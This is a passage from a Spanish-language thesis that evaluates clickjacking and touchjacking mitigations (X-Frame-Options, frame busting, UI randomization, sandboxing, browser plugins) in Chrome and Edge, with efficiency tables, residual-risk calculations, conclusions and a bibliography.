Con respecto al escenario 2 se ejecutaron las siguientes medidas de mitigación para cada uno de los vectores de ataque implementados.

Mitigación para el vector de ataque V4: Para este vector de ataque se aplicó las medidas de sanitización mencionadas en la investigación mediante la utilización de código X-Frame dentro de nuestro servidor local, para ello se realizan pruebas con el navegador Microsoft Edge y Google Chrome con el fin de evidenciar la efectividad con la que se pueden mitigar las técnicas de clickjacking, la implementación mencionada anteriormente se encuentra explicada en la Mitigación E2 (V4).

Mitigación para el vector de ataque V6: Para la mitigación del vector de ataque V6 se aplica la técnica de randomización de la interfaz del usuario en este caso se ha realizado esta acción en el botón de ingreso de nuestro sitio web p1.html, con el fin de evitar que el atacante lleve a cabo un ataque de clickjacking la implementación se encuentra desarrollada en la Mitigación E2 (V6).

Mitigación para el vector de ataque V12: Como medida de mitigación ante este vector de ataque se realiza la implementación de código Frame Busting el cual consiste en bloquear la carga de iframes.

La segunda medida de mitigación consiste en agregar código javascript a nuestro sitio web con el fin de que detecte si se encuentra anclado con iframe a sitios externos a los que puede estar asociada nuestra página web, estas implementaciones se encuentra desarrolladas en la Mitigación E2 (V12) .

Mitigación para el vector de ataque V13: Para la implementación de las medidas de mitigación de este vector de ataque se han evaluado dos opciones para la primera medida de mitigación se ha implementado un mensaje de alerta con el fin de que el usuario pueda identificar que la aplicación que está utilizando cuenta con características que podrían ser potencialmente peligrosas, y la segunda opción es el uso de Sandbox en la página web que se carga en nuestro aplicativo móvil, la implementación de estas medidas de mitigación se encuentran desarrolladas en la Mitigación E2 (V13).

4.4.3. Mitigaciones del Escenario 3

Con respecto al escenario 3 se han planteado las siguientes medidas de mitigación para los vectores de ataque implementados

Mitigación para el vector de ataque V4: Para el escenario 3 se desplego la página web p1.html en los navegadores: Google Chrome y Microsoft Edge implementando como medida de sanitización código javascript conocido como Frame Busting que impida que se inserten iframes que no pertenecen a nuestro host local mostrando un mensaje de acceso denegado en caso de que detecte una ubicación fuera de nuestro sitio, como se muestra a continuación:

```
<script>
  if (window.top.location.host != "localhost") {
    document.body.innerHTML = "Accesso Denegado";
}
</script>
```

Figura 19. Código Frame Busting.

Para evaluar cada una de las mitigaciones se ha elaborado la Tabla 15, que servirá de guía para determinar el valor y el rango en el cual se encuentran los resultados obtenidos después de aplicadas estas medidas.

Una vez finalizada la evaluación de cada una de las mitigaciones aplicadas a los vectores de ataque se ha realizado una tabla resumen Tabla 16, en la cual se describe los resultados obtenidos para cada uno de los escenarios planteados, así como el nivel de eficiencia en el navegador Google Chrome y Microsoft Edge.

EFICIENCIA DE MITIGACIONES (e_n)

Sea el número de mitigaciones $n \in N^+$; la eficiencia $e_i \mid 1 \leq i \leq n,\ e_i \in (0,3)$ de cada una de las mitigaciones implementadas, para el contexto de la tesis se evalúa utilizando rangos discretos, clasificados en niveles altos, medios y bajos, como se muestra en la *Tabla 15*.

Tabla 15. *Evaluación de eficiencia de mitigaciones m_n.*

NIVEL	DESCRIPCIÓN
Alto (2-3)	Mitiga completamente la amenaza y el ataque no puede ser llevado a cabo.
Medio (1-2)	Mitiga en parte la amenaza, pude afectar en parte el ataque efectuado.
Bajo (0-1)	No mitiga la amenaza y el ataque puede ser efectuado.

Tabla 16. *Resumen Evaluación de Mitigaciones.*

EVALUACIÓN DE MITIGACIONES															
VECTORES DE ATAQUE	MITIGACIONES		ESCENARIOS			EFICIENCIA (e_i)						EFICIENCIA TOTAL DE MITIGACIONES (m_i)	NIVEL DE RIESGO ANTES DE MITIGACIÓN (R_{am})	EFICIENCIA PROMEDIO DE MITIGACIÓN ($\bar{v}$)	RIESGO RESIDUAL DESPUES DE LA MITIGACIÓN (R_r)
						Microsoft Edge			Google Chrome						
			E1	E2	E3	A	M	B	A	M	B				
V4	SIN APLICACIÓN DE MITIGACIÓN		✓					0			0	0	3	1,9	1,1
	X-FRAME	Deny		✓		2,5			3			2,75			
		Same origin		✓			1,75		2,3			2,03			
	PLUGINS	NoFollow			✓	2,75				2		2,38			
		Adblock plus			✓	2,5				2		2,25			
		Total script blocker			✓	3			3			3			
		Malware and url scanner			✓		1,2			1,2		1,2			
		No Script			✓	2,2			2,7			2,45			
		Scanguard safe site			✓		1,1			1,1		1,1			
V6	UI Randomization			✓		2,75			2,75			2,75	3	2,75	0,25
V9	Bloqueo Modificación del cursor			✓			1,2		3			2,1	3	2,1	0,90
V10	SIN APLICACIÓN DE MITIGACIÓN		✓					0	2,3			1,15	2	1,15	0,85
V12	Frame Busting			✓		2,4			2,4			2,4	3	2,60	0,40
	Alerta de iframe			✓		2,8			2,8			2,8			
V13	Mensaje de Alerta			✓			1,5			1,5		1,5	2	1,65	0,35
	Sandbox Atribute			✓			1,8			1,8		1,8			

Ahora, el valor de *eficiencia total de mitigaciones* $m_i \mid 1 \leq i \leq n$, independientemente del navegador utilizado, se calcula como la media de la eficiencia de las mitigaciones (e_i) para cada uno de los vectores de ataque como se muestra en la Eq. (1)

$$m_i = \frac{1}{n}\sum_{i=1}^{n} e_i = \frac{e_1+e_2+\cdots+e_n}{n} \qquad (1)$$

De forma similar, en la Eq. (2), la *eficiencia promedio de mitigación por vector de ataque ($\bar{v}$)*, se define como la media de la eficiencia total de mitigaciones (m_i).

$$\bar{v} = \frac{1}{n}\sum_{i=1}^{n} m_i = \frac{m_1+m_2+\cdots+m_n}{n} \qquad (2)$$

Como se plantea en la *Tabla 14*, previo a la evaluación de las mitigaciones, se realizó una *estimación del riesgo inherente, cuyos valores se muestran en* la *Figura 13* , como *estimaciones de riesgo antes de mitigación (R_{am})*.

Finalmente, como se menciona [18] el *cálculo del riesgo residual (R_r),* se define como la diferencia entre el riesgo antes de las medidas de mitigación (R_{am}) y la eficiencia promedio de mitigación por vector de ataque, como se muestra en la Eq. (3).

$$\boxed{R_r = R_{am} - \bar{v}} \qquad (3)$$

4.5. Análisis de Resultados

Una vez implementadas las medidas de mitigación en cada uno de los escenarios planteados se han obtenido los siguientes resultados:

4.5.1. Resultados Escenario 1

Con respecto al escenario 1 se obtuvieron los siguientes niveles de eficiencia.

Tabla 17. *Evaluación de Mitigaciones Escenario 1.*

EVALUACIÓN DE MITIGACIONES							
VECTORES DE ATAQUE	MITIGACIONES	EFICIENCIA (e_i)					
		Microsoft Edge			Google Chrome		
		Alta	Media	Baja	Alta	Media	Baja
V4	SIN APLICACIÓN DE MITIGACIÓN			0			0
V10	SIN APLICACIÓN DE MITIGACIÓN			0	2,3		




Figura 20. Resultados del Escenario 1

Con Respecto al nivel de eficiencia de los vectores de ataque del Escenario 1 se debe citar que a pesar de que no se implementó medidas de mitigación a nivel de código ni se usaron plugins en los navegadores Google Chrome y Microsoft Edge existen vectores de ataque que son muchos más eficientes con respecto al navegador Microsoft Edge como se puede apreciar en la *Figura 20*, el vector de ataque V10 que se refiere a la manipulación del DOM, en el navegador Microsoft Edge pudo ser ejecutado sin inconveniente mientras que en el navegador Google Chrome no pudo ser efectuado debió a que posee una mayor seguridad con respecto a este tipo de ataques, también se evidencia que con respecto al vector de ataque V4 que se refiere a la aplicación de la técnica de ocultación tuvo el mismo comportamiento en ambos navegadores, estos valores fueron asignados con 0 en vista de que fueron imperceptibles para los usuarios y debido a que no se implementaron medidas de mitigación su riesgo de ser ejecutado y lograr su objetivo es alto.

4.5.2. Resultados Escenario 2

Con respecto al escenario 2 se obtuvieron los siguientes valores de eficiencia.

Tabla 18. *Evaluación de Mitigaciones Escenario 2.*

VECTORES DE ATAQUE	MITIGACIONES		EFICIENCIA (e_i)					
			Microsoft Edge			Google Chrome		
			Alta	Media	Baja	Alta	Media	Baja
V4	X-FRAME	Deny	2,5			3		
		Same origin		1,75		2,3		
V6	UI Randomization		2,75			2,75		
V9	Bloqueo Modificación del cursor			1,2		3		
V12	Frame Busting		2,4			2,4		
	Alerta de iframe		2,8			2,8		
V13	Mensaje de Alerta			1,5			1,5	
	Sandbox Attribute			1,8			1,8	




Figura 21. Resultados del Escenario 2

Con respecto a la evaluación del nivel de eficiencia de las mitigaciones aplicadas en el escenario 2 se puede observar que el vector de ataque V4 que utiliza la técnica de ocultación al cual se le aplico la mitigación de XFRAME y que evidencia ser efectiva sin embargo existe una pequeña diferencia con el navegador Google Chrome ya que el Navegador Microsoft Edge permite al usuario continuar con la página a diferencia de Google Chrome que realiza un bloqueo completo del sitio Web Malicioso, con respecto al vector de ataque V6 sobre la randomización de la interfaz se obtuvieron los mismos resultados para los dos navegadores al desplegar esta solución, con respecto al V9 sobre el bloqueo del cursor se puede evidenciar que es más efectivo la utilización de esta mitigación en Google Chrome en vista de que no permite que se realice ningún tipo de acción con el cursor mientras que Microsoft Edge realiza el bloqueo del cursor pero esto no impide al usuario realizar algún tipo de acción, con respecto al V12 sobre el ataque de XSS utilizando la herramienta Beef se aplican las técnicas de mitigación Frame Busting y Alerta de Iframe obtuvieron el mismo nivel de eficiencia para ambos navegadores.

Finalmente, con respecto a la mitigación del vector de ataque v13 mediante la técnica de ataque a la interfaz del usuario con WebView se asignaron los mismos valores para ambos navegadores en vista de que la evaluación de las medidas de mitigación se la realizo en una interfaz netamente móvil.

4.5.3. Resultados Escenario 3

Con respecto al escenario 3 se obtuvieron los siguientes resultados.

Tabla 19. *Evaluación de Mitigaciones Escenario 3.*

EVALUACIÓN DE MITIGACIONES								
VECTORES DE ATAQUE	MITIGACIONES		EFICIENCIA (e_i)					
			Microsoft Edge			Google Chrome		
			Alta	Media	Baja	Alta	Media	Baja
V4	PLUGINS	NoFollow	2,75				2	
		Adblock plus	2,5				2	
		Total script blocker	3			3		
		Malware and url scanner		1,2			1,2	
		No Script	2,2			2,7		
		Scanguard safe site		1,1			1,1	




Figura 22. Resultados del Escenario 3

Con respecto a los resultados obtenidos del Escenario 3 se puede evidenciar que existe una mayor eficiencia en la protección de este tipo de ataques con los plugins que están orientadas a la detección de scripts tendiendo a una mejor protección el navegador Google Chrome, cabe recordar que durante esta evaluación se utilizó el vector de ataque de ocultación en la interfaz gráfica.

También se debe citar que los plugins que obtuvieron una eficiencia de nivel bajo son los que se encargan de analizar todo el sitio web, como la url de nuestro navegador demostrando que los ataques de clickjacking no son 100% detectables por plugins que cuenten con estas características.

4.5.4. Resultados de eficiencia de los navegadores

Tabla 20. *Resultado de eficiencia de los navegadores.*

EFICIENCIA DE NAVEGADORES								
VECTORES DE ATAQUE	Microsoft Edge			Eficiencia en Microsoft Edge	Google Chrome			Eficiencia en Google Chrome
	A	M	B		A	M	B	
V4			0	0			0	0
	2,5			2,5	3			3
		1,75		1,75	2,3			2,3
	2,75			2,75		2		2
	2,5			2,5		2		2
	3			3	3			3
		1,2		1,2		1,2		1,2
	2,2			2,2	2,7			2,7
		1,1		1,1		1,1		1,1
V6	2,75			2,75	2,75			2,75
V9		1,2		1,2	3			3
V10			0	0	2,3			2,3
V12	2,4			2,4	2,4			2,4
	2,8			2,8	2,8			2,8
V13		1,5		1,5		1,5		1,5
		1,8		1,8		1,8		1,8
PROMEDIO EFICIENCIA				**1,84**				**2,12**
PORCENTAJE				**61,33%**				**70,67%**

Para el cálculo de nivel de eficiencia de los navegadores se realiza el promedio tomando en cuenta los resultados obtenidos de la eficiencia para cada uno de los vectores de ataque planteados, bajo las mismas condiciones en los navegadores Google Chrome y Microsoft Edge.

Se evidencia en los resultados obtenidos en la Tabla 20 que con respecto al navegador Microsoft Edge presenta una eficiencia del 61,33% mientras que el navegador Google Chrome presenta una eficiencia del 70,67%, determinándose una ligera ventaja del navegador Google Chrome con respecto al nivel de eficiencia en la mitigación de cada uno de los ataques, pese a que en algunas condiciones los navegadores responden de manera similar, por ejemplo, en los vectores de ataque V6 y V12, que corresponden la utilización de UI Randomization, Frame Busting y Alerta de iframe.

4.5.5. Riesgo Residual

Tabla 21. *Riesgo residual después de aplicar mitigaciones.*

EFICIENCIA DE ATAQUE		
VECTORES DE ATAQUE	**RIESGO ANTES DE LA MITIGACIÓN (R_{am})**	**RIESGO RESIDUAL DESPUES DE LA MITIGACIÓN (R_r)**
V4	3	1,1
V6	3	0,25
V9	3	0,90
V10	2	0,85
V12	3	0,40
V13	2	0,35

Con respecto a los resultados obtenidos de la eficiencia en base a cada una las medidas de mitigación se pueden apreciar que el riesgo residual disminuyo notablemente con respecto a la valoración del riesgo antes de aplicar las medidas de mitigación, reduciéndolos a una escala de riesgo medio y bajo.

De igual forma se evidencia una mayor eficiencia de las mitigaciones en los vectores de ataque: V6, V12 y V13, que corresponden a las medidas de mitigación de UI Randomization, Frame Busting, Alerta Iframe, Mensaje de Alerta y Sandbox Atribute, que están enfocadas netamente a identificar y mitigar los ataques de tipo clickjacking y touchjacking.

5 DISCUSIÓN

Durante el desarrollo del Diseño experimental se pudo evidenciar que las versiones actuales de los navegadores brindan una mayor protección referente a los ataques a nivel web sin embargo todo dependerá de la estructura o nivel de complejidad que se aplique en el desarrollo del ataque. Se evidencio también la importancia de realizar un análisis previo del diseño de posibles ataques para de esta forma mediante la utilización de herramientas como Microsoft Threat modeling y el diseño de árboles de ataque permitan evidenciar posibles falencias en el diseño bajo ciertas condiciones con el objetivo de determinar las correcciones necesarias que deben ser aplicadas.

En referencia a la implementación de los ataques se tiene:

- **Clickjacking:** Referente a los ataques de clickjacking su implementación es mucho más frecuente con respecto a los ataques de touchjacking, destacando el método de ocultación debido a que muy sencillo de implementar y sin medidas de mitigación se torna imperceptible para los usuarios, sin embargo, se pudo observar además que la técnica de email spoofing es muy factible de ser usada por los atacantes en vista de que puede aplicarse ingeniería social que puede resultar muy efectiva incluso para usuarios con conocimientos de informática, en el desarrollo de los escenarios también se evidencio que la técnica de cursor spoofing y dom XSS se encuentran mitigadas con respecto algunos navegadores aunque son mucho más complejas de implementar.

- **Touchjacking:** Este tipo de ataque se usa con menor frecuencia pero mediante la utilización de herramientas como beef se puede llevar acabo, con respecto a la implementación del método de ocultación con WebView este tipo de ataque resulta ser más complejo en vista de que existe un mayor esfuerzo por parte del atacante en realizar aplicaciones que permitan el robo de información y que logren camuflarse como una aplicación que no represente mayor riesgo a simple vista, no siendo el

caso de aplicaciones web que representan un mayor riesgo y una mayor factibilidad de ser ejecutadas.

En la etapa de evaluación se pudo determinar que los navegadores Google Chrome y Microsoft Edge pueden tener comportamientos diferentes en referencia a los ataques y técnicas de mitigación aplicadas dependiendo mucho de un factor determinante con respecto al versionamiento. En la aplicación de las técnicas de mitigación referente a clickjacking se implementó Xframe, evidenciando que el navegador Microsoft Edge es un tanto más dócil que en el navegador Google Chrome ya que al momento de realizar el bloqueo de iframe brinda la opción al usuario para poder acceder a un sitio que contenga iframes, además, durante la etapa de evaluación y experimentación se han encontrado scripts que permiten realizar un Bypass Xframe permitiendo cargar sitios Web mediante iframes aunque se encuentren bloqueados del lado del servidor brindando una mayor facilidad cuando se encuentra activa la opción SameOrigin no ocurriendo lo mismo con la opción Deny que evidencia una mayor seguridad con respecto al uso de bypass. Otra de las técnicas más efectivas fue la randomizacion de la interfaz gráfica permitiendo que en caso de realizar un ataque de clickjacking se vuelva sumamente complejo efectuarlo ya que el atacante debería adivinar la próxima posición de un elemento del sitio web. Finalmente, con respecto a las mitigaciones evaluadas para los ataques de touchjacking resultaron muy efectivas la utilización de Frame Busting y las alertas de iframes, mitigando en más del 50% este tipo de ataques.

6 CONCLUSIONES

Con respecto a las técnicas de clickjacking y touchjacking analizadas en esta investigación se puede concluir que debido a la facilidad de implementación las técnicas de clickjacking son las más optadas por los atacantes. Mientras que las técnicas de touchjacking resultan ser más complejas debido a que deben ser implementadas dentro de una aplicación móvil nativa con la utilización de WebView.

En la evaluación con respecto a los navegadores Google Chrome y Microsoft Edge tomando en cuenta que se implementaron los vectores de ataque y medidas de mitigación bajo las mismas condiciones se evidencio que el navegador Google Chrome fue un 9,34% más eficiente contrarrestando las técnicas de ataque de clickjacking y touchjacking.

Se pudo determinar de acuerdo con las evaluaciones de cada uno de los escenarios planteados que las principales características que facilitan la ejecución de los ataques de clickjacking y touchjacking se deben a una mala configuración del servidor web, la falta de sanitización y validación en las entradas de datos, así como también la poca utilización de plugins como medidas de protección en los navegadores.

Durante la etapa de estimación del riesgo mediante el análisis de las características referentes a nivel de compromiso y nivel de conocimiento se pudo determinar que vectores de ataque fueron los más críticos tomando en cuenta los que se encontraban en un nivel de amenaza entre el rango medio-alto.

Dentro de las técnicas de mitigación propuestas en la investigación se pudo determinar que la eficiencia fue mayor en las que fueron implementadas a nivel de código.

El análisis del riesgo con respecto a la eficiencia de los ataques antes y después de aplicadas las medidas de mitigación permitió identificar claramente el riesgo residual de cada uno de los vectores de ataque analizados en esta investigación.

7 RECOMENDACIONES

Con respecto a los ataques de Cross Site scripting (XSS), para evitar este tipo de vulnerabilidad se recomienda la implementación de una política de seguridad de contenido (CSP) lastimosamente en la actualidad este tipo de política no es implementada por los desarrolladores web.

Se recomienda que en la fase de desarrollo se tomen en cuenta medidas de sanitización con respecto a la validación de datos de entrada y salida, así como también la utilización de librerías que se encuentren actualizadas de igual forma se debe considerar una correcta configuración del servidor para impedir la inyección de código, el acceso no autorizado al mismo o la divulgación de información, todas estas medidas de sanitización servirán para evitar posibles ataques.

En las vulnerabilidades con respecto a la falsificación de sitios web uno de los mecanismos más usados para evitar este tipo de ataques es agregar datos de autenticación adicionales con el fin de poder detectar si existe algún tipo de intrusión en nuestro sitio web.

Es importante tener una correcta implementación del X-FRAME ya que en las pruebas realizadas evidencia ser efectivo frente a este tipo de ataques, pero existen métodos para realizar un bypass con respecto a esta protección que han sido evaluados y han logrado evadir este tipo de seguridad, es por ello que se recomienda implementar medidas adicionales como la utilización de código que permita alertar al usuario sobre la intrusión o falsificación de un sitio web.

Al momento de desarrollar un sitio web es importante evaluarlo desde el punto de vista de un atacante con el fin de evidenciar las falencias en el diseño e implementación, para estos casos se recomienda la ocultación del código fuente para impedir que el atacante encuentre falencias en el desarrollo y explotar esa vulnerabilidad.

Se recomienda para futuras investigaciones un planteamiento del estudio de la efectividad en plugins en los navegadores con el fin de generar una biblioteca digital que especifique la aplicación de estos y su efectividad bajo ciertas condiciones, de igual forma se puede ampliar el estudio tomando en cuenta una mayor cantidad de navegadores que los considerados en esta investigación con el fin determinar la mejor opción del mercado con respecto a prestaciones.

8 BIBLIOGRAFÍA

[1] S. Mirdula and D. Manivannan, “Security vulnerabilities in web application - An attack perspective,” *Int. J. Eng. Technol.*, vol. 5, no. 2, pp. 1806–1811, 2013.

[2] J. Fonseca, M. Vieira, and H. Madeira, “The web attacker perspective - A field study,” *Proc. - Int. Symp. Softw. Reliab. Eng. ISSRE*, pp. 299–308, 2010, doi: 10.1109/ISSRE.2010.21.

[3] Edgescan, “2018 Vulnerability Statistics Report,” *Edgescan*, pp. 1–12, 2018, doi: 10.1016/j.ijcard.2016.06.057.

[4] Symantec, “Internet Security Threat Report VOLUME 21, February 2019,” *Netw. Secur.*, vol. 21, no. February, p. 61, 2019, doi: 10.1016/S1353-4858(05)00194-7.

[5] “Web Application Vulnerabilities: Statistics for 2018.” [Online]. Available: https://www.ptsecurity.com/ww-en/analytics/web-application-vulnerabilities-statistics-2019/. [Accessed: 02-Mar-2020].

[6] A. Web, “OWASP Top 10-ها وبگاه امنیتی مخاطرات با آشنایی,” 1391.

[7] H. Selim, S. Tayeb, Y. Kim, J. Zhan, and M. Pirouz, “Vulnerability Analysis of Iframe Attacks on Websites,” *Proc. 3rd Multidiscip. Int. Soc. Networks Conf. Soc. 2016, Data Sci. 2016 - MISNC, SI, DS 2016*, pp. 1–6, 2016, doi: 10.1145/2955129.2955180.

[8] K. Jamwal, “Clickjacking Attack : Hijacking User ’ s Click,” vol. 3740, pp. 3735–3740, 2018.

[9] B. Braun, J. Koestler, J. Posegga, and M. Johns, “A trusted UI for the mobile web,” *IFIP Adv. Inf. Commun. Technol.*, vol. 428, pp. 127–141, 2014, doi: 10.1007/978-3-642-55415-5_11.

[10] H. Shahriar, V. K. Devendran, and H. Haddad, “ProClick A Framework for Testing Clickjacking Attacks in Web Applications,” *Proceedings of the 6th International Conference on Security of Information and Networks - SIN ’13*, pp. 144–151, 2013.

[11] T. Luo, X. Jin, A. Ananthanarayanan, and W. Du, “Touchjacking attacks on Web in Android, iOS, and Windows Phone,” *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 7743 LNCS, no. 1017771, pp. 227–243, 2013, doi: 10.1007/978-3-642-37119-6_15.

[12] A. B. Bhavani, “Cross-site Scripting Attacks on Android WebView,” vol. 2, no. 2, pp. 1–5, 2013.

[13] T. Luo, “Attacks and Countermeasures for Webview on Mobile Systems,” no. May, 2014.

[14] M. Mateski *et al.*, “Cyber Threat Metrics,” *Secur. Cybersp. Sel. Assessments Policy Considerations*, no. March, pp. 141–170, 2012.

[15] R. Scandariato, K. Wuyts, and W. Joosen, “A descriptive study of Microsoft’s threat modeling technique,” *Requir. Eng.*, vol. 20, no. 2, pp. 163–180, 2015, doi: 10.1007/s00766-013-0195-2.

[16] H. Kettani and R. M. Cannistra, “On cyber threats to smart digital environments,” *ACM Int. Conf. Proceeding Ser.*, pp. 183–188, 2018, doi: 10.1145/3289100.3289130.

[17] D. P. Duggan, S. R. Thomas, C. K. K. Veitch, and L. Woodard, “Categorizing Threat: Building and Using a Generic Threat Matrix,” *Program*, no. September, 2007.

[18] Editorial, “Matriz de Riesgo , Evaluación y Gestión de Riesgos,” *Editorial*, p. 8, 2000.

[19] S. Fouzul Hidhaya, A. Geetha, B. N. Kumar, L. V. Sravanth, and A. Habeeb, “Supplementary event-listener injection attack in smart phones,” *KSII Trans. Internet Inf. Syst.*, vol. 9, no. 10, pp. 4191–4203, 2015, doi: 10.3837/tiis.2015.10.024.

[20] A. Barth, C. Jackson, and C. Reis, “The Security Architecture of the Chromium Browser,” *Proc. WWW 2009*, 2008.

[21] I. T. Showcase, “Getting the most out of Microsoft Edge Searching with Microsoft Edge,” no. November, 2015.

[22] D. D. Dvorski, “Installing, configuring, and developing with Xampp,” *D. Dvorski Dalibor*, no. March, pp. 1–10, 2007.

[23] D. G. Spampinato, E. Hagen, and E. T. Baadshaug, “SeaMonster : Providing tool support for security modeling Per H ˚ akon Meland SINTEF ICT , System development and security,” 2015.

[24] A. Shostack, “Experiences threat modeling at Microsoft,” *CEUR Workshop Proc.*, vol. 413, pp. 1–11, 2008.

[25] B. Lundeen and J. Alves-Foss, “Practical clickjacking with BeEF,” *2012 IEEE Int. Conf. Technol. Homel. Secur. HST 2012*, pp. 614–619, 2012, doi: 10.1109/THS.2012.6459919.

[26] L. S. Huang, A. Moshchuk, H. J. Wang, S. Schechter, and C. Jackson, “Clickjacking: Attacks and defenses,” *Proc. 21st USENIX Secur. Symp.*, pp. 413–428, 2012.

[27] H. Shahriar and V. K. Devendran, “Classification of Clickjacking Attacks and Detection Techniques,” *Inf. Secur. J.*, vol. 23, no. May 2015, pp. 137–147, 2014, doi: 10.1080/19393555.2014.931489.

[28] M. Balduzzi, M. Egele, E. Kirda, D. Balzarotti, and C. Kruegel, “A solution for the automated detection of clickjacking attacks,” *Proc. 5th Int. Symp. Information, Comput. Commun. Secur. ASIACCS 2010*, pp. 135–144, 2010, doi: 10.1145/1755688.1755706.

[29] A. Anas, S. Khatab, and A. Salah, “Hovering Patterns : Clickjacking Defense

Technique," vol. 18, no. 2, pp. 130–137, 2018.

